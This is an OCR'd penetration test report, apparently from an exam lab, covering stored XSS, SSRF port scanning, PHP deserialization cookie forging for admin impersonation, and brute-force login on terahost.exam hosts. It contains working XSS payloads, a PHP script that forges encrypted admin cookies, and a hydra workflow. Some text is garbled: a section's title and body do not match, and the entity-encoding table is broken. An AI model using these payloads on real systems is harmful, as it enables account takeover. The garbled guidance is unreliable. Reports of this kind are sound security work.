
Severity Level	Critical
Location	me.terahost.exam
Observation	The application is vulnerable to stored cross site scripting attacks. Attackers can insert JavaScript into requests which are then stored by the application. When the page is eventually loaded, it will be modified to include the malicious script and executed under the context of the user. This malicious data persists and continues to execute each time a user loads the page.
Reference	https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
Impact	Cross-site scripting attacks can be used to steal passwords and session IDs, redirect users to malicious sites, or download malware. The impact is especially significant if the vulnerability is available externally or prior to authentication where it is more easily discoverable and exploited by attackers.

Proof of Concept


Evidence:

1. Go to me.terahost.exam/support
2. Type the following payload in the message field:

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(' STORED XSS')"/>
```



3. Click send then navigate to me.terahost.exam/__support__reports/3a7f0cfc5151524afaaa3771c8ebbff4.xml and you will see the pop-up alert box displayed:



Recommendation


To ensure that stored user input is not executed by the browser, the application should output encode user data into HTML entities. This ensures that the browser will only display user input and not interpret it as a command. At a minimum, output encode the following characters:

- ⇨ “<” = “<”
- ⇨ “>” = “>”
- ⇨ “&” = “&”
- ⇨ “/” = “/”
- ⇨ single quote = “'”

Encoding is also context specific. For example, inserting into JavaScript requires JavaScript escaping, CSS requires CSS escaping, and URL requires URL escaping.

6.9 Stored Cross-Site Scripting

Severity Level	Critical
Location	me.terahost.exam
Observation	SQL Injection vulnerabilities arise when user-controllable data incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. Various attacks can be performed via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges with the database, and executing operating system commands. The application is vulnerable to SQL injection attacks. The application uses user-supplied data to construct SQL database queries. An attacker can submit user input in order to change the structure of SQL statements and effectively bypass application logic. Once the attacker can control the application's SQL syntax, they can send commands directly to the database with the same privileges of the application in order to query or update application data.
Reference	https://owasp.org/www-community/attacks/SQL_Injection
Impact	An attacker who can alter SQL statements will be able to execute queries at the privilege level of the database user. In most cases this means that the vulnerability could lead to dumping of the database and exposure of sensitive information.
Proof of Concept	
Evidence: **1.** Login to the app then navigate to profile update page. **2.** Inject the following payload within the name field a. "><script>alert(1)</script> **3.** Submit the form and after reloading the pop-up alert box displayed	



Recommendation

To ensure that stored user input is not executed by the browser, the application should output encode user data into HTML entities. This ensures that the browser will only display user input and not interpret it as a command. At a minimum, output encode the following characters:

- ⇨ “<” = “<”
- ⇨ “>” = “>”
- ⇨ “&” = “&”
- ⇨ “/” = “/”
- ⇨ single quote = “'”

Encoding is also context specific. For example, inserting into JavaScript requires JavaScript escaping, CSS requires CSS escaping, and URL requires URL escaping.


6.10 Server-Side Request Forgery

Severity Level	High
Location	blog.terahost.exam
Observation	The application is vulnerable to server side request forgery. Server side request forgery occurs when an application submits a URL that contains user-controlled data to the server. An attacker can manipulate the URL and cause the server to make requests to internal resources that are not available on the Internet. An attacker can use server side request forgery to abuse trust relationships, exfiltrate sensitive data, and perform unauthorized actions on internal resources.
Reference	https://www.owasp.org/index.php/Server_Side_Request_Forgery
Impact	An attacker who can control requests made by a server can conduct a number of attacks against other servers. By manipulating a URL and having requests go through a server, the attacker may be able to abuse trust relationships to bypass firewall rules or IP whitelisting, for example. Triggering requests through a server can also be used to port scan the internal environment in order to map the network and discover internal services. Services that are available internally may be accessible to an attacker through server side request forgery. If a database exposes an interface internally over HTTP, an attacker may be able to extract data depending on whether authentication is enabled. An attacker may be able to interact with an internal-only API by making HTTP requests through the manipulated URL. In other cases, the file URI scheme (file://) may be used to retrieve files from servers on the internal network.

Proof of Concept

Evidence:


1. Login to the application as an admin user and type anything in the import an article field




2. Intercept the request using burp, you will find a param called URL

```
GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=test&action=import&import=Try HTTP/1.1
Host: blog.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
Connection: close
Cookie: PHPSESSID=pgfpv345phi705j7i0kb2vgd74; auth=Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFoOdW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUjRBSDFDamRyVXMwWS95SmGmWk9RNmdKTE09
Upgrade-Insecure-Requests: 1
```


3. Send it to the repeater and try to request the localhost or other internal network






4. We have a SSRF here, so we can do a lot of attacks here. I will go with the port scan one


- Port Scan using SSRF
    1. Send the request to the intruder



2. Set the payload type to numbers like below:



3. Start the attack, after finishing and see the result you will find the following ports are open



Recommendation	When possible, avoid using user-controlled input in functions that can make requests on behalf of the server. When inserting user-controlled data in a URL is required, use a whitelist of allowed domains and protocols to limit to where the web server can make resource requests. Avoid using blacklists due to the variety and types of requests that an attacker can make through the application. In addition, disable URL unnecessary URL schemas such as file:///, ftp://, or gopher:// and for internal services such as Elasticsearch and MongoDB ensure that authentication is required.


6.11 Object Serialization – Impersonate Admin

Severity Level	High
Location	blog.terahost.exam
Observation	The application is vulnerable due to its use of object serialization. Object serialization is used in programming languages to stream an object as bytes across the network. The byte stream can then be deserialized on the server and converted back into a copy of the original object. Servers that perform deserialization on untrusted data sent from the client are vulnerable to several attacks including arbitrary code execution or denial of service
Reference	https://www.owasp.org/index.php/Deserialization_of_untrusted_data
Impact	Applications that deserialize untrusted objects may be exposed to attack. If the object contains sensitive data, it can easily be viewed by the user. An attacker who can send requests to the server can modify the object with malicious content and re-serialize it for consumption by the server. A malicious object can be used to interfere with business logic or to execute code on the server. An attacker who can execute code on the server could install a remote shell and exfiltrate sensitive data. At a minimum, the server could be vulnerable to denial of service attacks.

Proof of Concept

Evidence:

1. Login to the application using a regular user account. I used the following
   a. **username: fooblog & password=foo0blog1**
2. Intercept the login request with burp and will see that the server assigns a param called auth as a cookie after forwarding the request and successfully login you will see a message said that we're are a used




3. While enumerating the application I found a php file that the application uses to encrypt cookies – See the Sensitive disclosure section to know more – I reverse the encryption process and using object serialization I've generate all the possible cookies trying every single userid combination

```
┌──[root@kali]─[/home/kali/Documents/waptx/cookie]
└─# cat crypt.php
<?php
$plaintext = "abcdef";
$cipher = "aes-256-ctr";
$key = "8b362e210615e66b3bf7f69f6c819056";
$iv = "ABCDEFGHIJKLMNOP";

$ct = "Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4NlJ1ZnNLdGVydUNCYTJCNlBlT054MWZhL0tUaFFEVnhtcWY2MTd6WUswUDlXS05nQ3NZZz09";
$c = base64_decode($ct);

    // Encrypt
    $encrypted_data = openssl_encrypt($plaintext, $cipher, $key, $options=0, $iv);
    echo "Encrypted: ".$encrypted_data;
    //Decrypt
    $decrypted_data = openssl_decrypt( $c, $cipher, $key, $options=0, $iv);
    echo "<br>Decrypted: ".$decrypted_data;


?>
┌──[root@kali]─[/home/kali/Documents/waptx/cookie]
└─# php crypt.php
Encrypted: Gaf/EMMc<br>Decrypted: O:8:"userdata":3:{s:4:"role";s:4:"user";s:2:"id";i:53;s:3:"uid";i:57;}┌──[root@kali]─[/home/kali/Documents/waptx/cookie]
└─#
```

```
└─# cat ser.php
<?php
class userdata {
        public $role = "admin";
        public $id = 0;
        public $uid = 0;
        public function __construct($i, $u)
        {
                $this->id = (int) $i;
                $this->uid = (int) $u;
        }
}

for ($i = 0; $i < 100; $i++)
{
        for ($x = 0; $x < 101; $x++)
        {
                $injected_class = new userdata($i, $x);
                $serialized_class = serialize($injected_class);
                //Now we encrypt it
                $cipher = "aes-256-ctr";
                $key = "8b362e210615e66b3bf7f69f6c819056";
                $iv = "ABCDEFGHIJKLMNOP";
                $encrypted_data = openssl_encrypt($serialized_class, $cipher, $key, $options=0, $iv);
                $cookie_value = base64_encode($encrypted_data);
                echo("$cookie_value\n");
        }
}
?>
```

4. After generating the list of cookie, use burp intruder the brute-force the auth cookie and find a valid one



5. Use any cookie editor in your browser, replace the auth with the new value, refresh the page and now you're logged in as admin

Recommendation	When possible, applications should avoid object serialization. Send data in plain, non-serialized form and apply the same input validation and sanitization rules that are applied to other user-controlled data elements. To restrict serialization to a limited set of classes, use an agent such as notsoserial which makes well known vulnerable classes non-deserializable by preventing them from loading. For more complete protection, use a cryptographic library to generate a signature for the object and validate it prior to deserializing the returned object.

6.12 Authentication Bypass

Severity Level	High
Location	me.terahost.exam
Observation	The application is vulnerable to authentication bypass. There is no account lockout or captcha after entering a series of wrong passwords. This allows attackers to try a large number of possible passwords against a victim's account, attempting to guess the correct password. Due to the simplicity of many user's passwords, this is often successful and allows for the full takeover of a victim user's account.
Reference	https://owasp.org/www-project-topten/OWASP_Top_Ten_2017/Top_10-2017_A2Broken_Authentication.html
Impact	An authentication process that can be bypassed is a serious risk for the application. An authentication bypass vulnerability removes access controls from the application and opens up the application to anonymous users (attackers). If the application is available externally, the number of potential users who could attack the application is significant. A failure in authentication controls can lead to significant data loss and a lack of control over sensitive operations.
Proof of Concept	
Evidence: 1. Go to me.Tera Host.exam, click on login, submit any email and password then intercept the request using BurpSuite 2. Using the information in the post request use hydra to brute force the email and password. The attacker can gain the user password with any of vulnerability mentioned before 3. After a little amount of time it come back with a valid email and password if the user has a weak password.	

